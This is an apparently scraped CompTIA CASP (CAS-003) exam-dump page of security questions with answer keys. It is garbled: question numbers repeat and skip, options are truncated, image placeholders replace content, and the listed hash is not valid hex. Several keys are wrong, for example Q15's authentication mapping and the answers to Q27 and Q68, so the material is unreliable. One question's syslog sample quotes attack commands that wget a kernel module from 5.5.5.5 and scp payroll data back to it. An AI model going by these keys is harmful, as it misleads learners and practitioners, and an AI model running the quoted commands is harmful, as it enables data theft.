

## Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

<https://www.2passeasy.com/dumps/CAS-003/>



#### NEW QUESTION 1

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

**Answer: B**

#### NEW QUESTION 2

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

**Answer: C**

#### NEW QUESTION 3

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

**Answer: B**

#### NEW QUESTION 4

A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.

The person extracts the following data from the phone and EXIF data from some files:

DCIM Images folder  
Audio books folder Torrentz  
My TAX.xls  
Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s  
Location: 3500 Lacey Road USA

Which of the following BEST describes the security problem?

- A. MicroSD in not encrypted and also contains personal data.
- B. MicroSD contains a mixture of personal and work data.
- C. MicroSD in not encrypted and contains geotagging information.
- D. MicroSD contains pirated software and is not encrypte

**Answer: A**

#### NEW QUESTION 5

An engineer needs to provide access to company resources for several offshore contractors. The contractors require:  
Access to a number of applications, including internal websites  
Access to database data and the ability to manipulate it  
The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

- A. VTC
- B. VRRP
- C. VLAN
- D. VDI
- E. VPN
- F. Telnet

**Answer: DE**

#### NEW QUESTION 6

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer:** F

#### NEW QUESTION 7

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection
- C. Bluetooth
- D. GPS

**Answer:** D

#### NEW QUESTION 8

Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

- A. Add an ACL to the firewall to block VoIP.
- B. Change the settings on the phone system to use SIP-TLS.
- C. Have the phones download new configurations over TFTP.
- D. Enable QoS configuration on the phone VLA

**Answer:** B

#### NEW QUESTION 9

A consulting firm was hired to conduct assessment for a company. During the first stage, a penetration tester used a tool that provided the following output:

TCP 80 open  
TCP 443 open  
TCP 1434 filtered

The penetration tester then used a different tool to make the following requests:

GET / script/login.php?token=45\$MHT000MND876  
GET / script/login.php?token=@#984DCSPQ%091DF  
Which of the following tools did the penetration tester use?

- A. Protocol analyzer
- B. Port scanner
- C. Fuzzer
- D. Brute forcer
- E. Log analyzer
- F. HTTP interceptor

**Answer:** C

#### NEW QUESTION 10

A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

- A. Summarize the most recently disclosed vulnerabilities.
- B. Research industry best practices and latest RFCs.
- C. Undertake an external vulnerability scan and penetration test.
- D. Conduct a threat modeling exercise

**Answer:** D

#### NEW QUESTION 10

An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)



- A. Contain the server.
- B. Initiate a legal hold.
- C. Perform a risk assessment.
- D. Determine the data handling standard.
- E. Disclose the breach to customers.
- F. Perform an IOC sweep to determine the impact

**Answer:** BF

**NEW QUESTION 11**

An administrator wants to install a patch to an application. INSTRUCTIONS

Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



**Download Center**





Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download. Download the files most appropriate for you.

File Name	Mirror	Download Files Below
<a href="#">install.exe</a>	<a href="#">Mirror 1</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 2</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 3</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 4</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 5</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 6</a>	<a href="#">Download</a>

**HASH:** 1759adb5g34700aae19bc4578fc19cc2







A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show B. Make sure that the hash matches.



Finally,

type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown. Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show D. Make sure that the hash matches. Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

**NEW QUESTION 12**

**DRAG DROP**

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	<input type="text"/>
Collection of organizations in the same industry vertical developing services based on a common application stack	<input type="text"/>
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	<input type="text"/>
Marketing organization that outsources email delivery to An online provider	<input type="text"/>
Organization that has migrated their highly customized external websites into the cloud	<input type="text"/>

Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	Private cloud with IaaS
Collection of organizations in the same industry vertical developing services based on a common application stack	Community cloud with PaaS
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	Hybrid cloud
Marketing organization that outsources email delivery to An online provider	Public cloud with SaaS
Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

**NEW QUESTION 15**

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos	oAuth
OTP	SAML

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

**NEW QUESTION 16**

An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiations, there are a number of outstanding issues, including:

1. Indemnity clauses have identified the maximum liability
2. The data will be hosted and managed outside of the company's geographical location

The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant on the project, which of the following should the project's security consultant recommend as the NEXT step?

- A. Develop a security exemption, as it does not meet the security policies
- B. Mitigate the risk by asking the vendor to accept the in-country privacy principles
- C. Require the solution owner to accept the identified risks and consequences
- D. Review the entire procurement process to determine the lessons learned

Answer: C

**NEW QUESTION 21**

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:  
The data is for internal consumption only and shall not be distributed to outside individuals  
The systems administrator should not have access to the data processed by the server

The integrity of the kernel image is maintained

Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall
- E. Measured boot
- F. Data encryption
- G. Watermarking

**Answer:** CEF

#### NEW QUESTION 23

An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

- A. Secure storage policies
- B. Browser security updates
- C. Input validation
- D. Web application firewall
- E. Secure coding standards
- F. Database activity monitoring

**Answer:** CF

#### NEW QUESTION 27

A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

- A. ISA
- B. BIA
- C. SLA
- D. RA

**Answer:** C

#### NEW QUESTION 29

A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

- A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
- B. Install a client-side VPN on the staff laptops and limit access to the development network
- C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
- D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

**Answer:** D

#### NEW QUESTION 33

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```

May 4 08:08:00 Server A: on console user jsmith: exec `ls -l
/data/finance/payroll/*.xls`
May 4 08:08:00 Server A: on console user jsmith: Access denied on
/data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec `whoami`
May 4 08:08:10 Server A: on console user jsmith: exec `wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o`
May 4 08:08:20 Server A: on console user jsmith: exec `insmod
/tmp/downloads/modinject.o`
May 4 08:08:10 Server A: on console user root: exec `whoami`
May 4 08:09:37 Server A: on console user root: exec `ls -
l/data/finance/payroll/*.xls`
May 4 08:09:43 Server A: on console user root: exec `gpg -e
/data/finance/payroll/gl-May2017.xls`
May 4 08:09:55 Server A: on console user root: exec `scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:`
May 4 08:10:03 Server A: on console user root: exec `rm-rf
/var/log/syslog`
May 4 08:10:05 Server A: on console user jsmith: exec `rmdir
modinject.o`
May 4 08:10:05 Server A: kernel: PANIC `unable to handle paging request
at 0x45A800c`
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded

```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

Answer: CE

**NEW QUESTION 37**

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

- A. High confidentiality, high availability
- B. High confidentiality, medium availability
- C. Low availability, low confidentiality
- D. High integrity, low availability

Answer: B

**NEW QUESTION 38**

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading

- D. Sandboxing
- E. Containerization
- F. Signed applications

**Answer:** EF

**NEW QUESTION 43**

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

**Answer:** A

**NEW QUESTION 44**

A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

- A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
- B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
- C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
- D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

**Answer:** A

**NEW QUESTION 47**

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

**Answer:** B

**NEW QUESTION 49**

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS

- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

**Answer:** BE

#### NEW QUESTION 51

An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

- A. Deploy virtual desktop infrastructure with an OOB management network
- B. Employ the use of vTPM with boot attestation
- C. Leverage separate physical hardware for sensitive services and data
- D. Use a community CSP with independently managed security services
- E. Deploy to a private cloud with hosted hypervisors on each physical machine

**Answer:** AC

#### NEW QUESTION 56

After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:

Duplicate IP addresses  
Rogue network devices

Infected systems probing the company's network

Which of the following should be implemented to remediate the above issues? (Choose two.)

- A. Port security
- B. Route protection
- C. NAC
- D. HIPS
- E. NIDS

**Answer:** BC

#### NEW QUESTION 61

A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

- A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
- B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
- C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
- D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

**Answer:** D

#### NEW QUESTION 62

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

**Answer:** C

#### NEW QUESTION 65

A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

- A. Install a HIPS on the web servers
- B. Disable inbound traffic from offending sources
- C. Disable SNMP on the web servers
- D. Install anti-DDoS protection in the DMZ

**Answer:** A

#### NEW QUESTION 68

The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

- A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
- B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
- C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
- D. major risks identified by the subcommittee merit the prioritized allocation of scarce funding to address cybersecurity concerns

**Answer:** A

**NEW QUESTION 73**

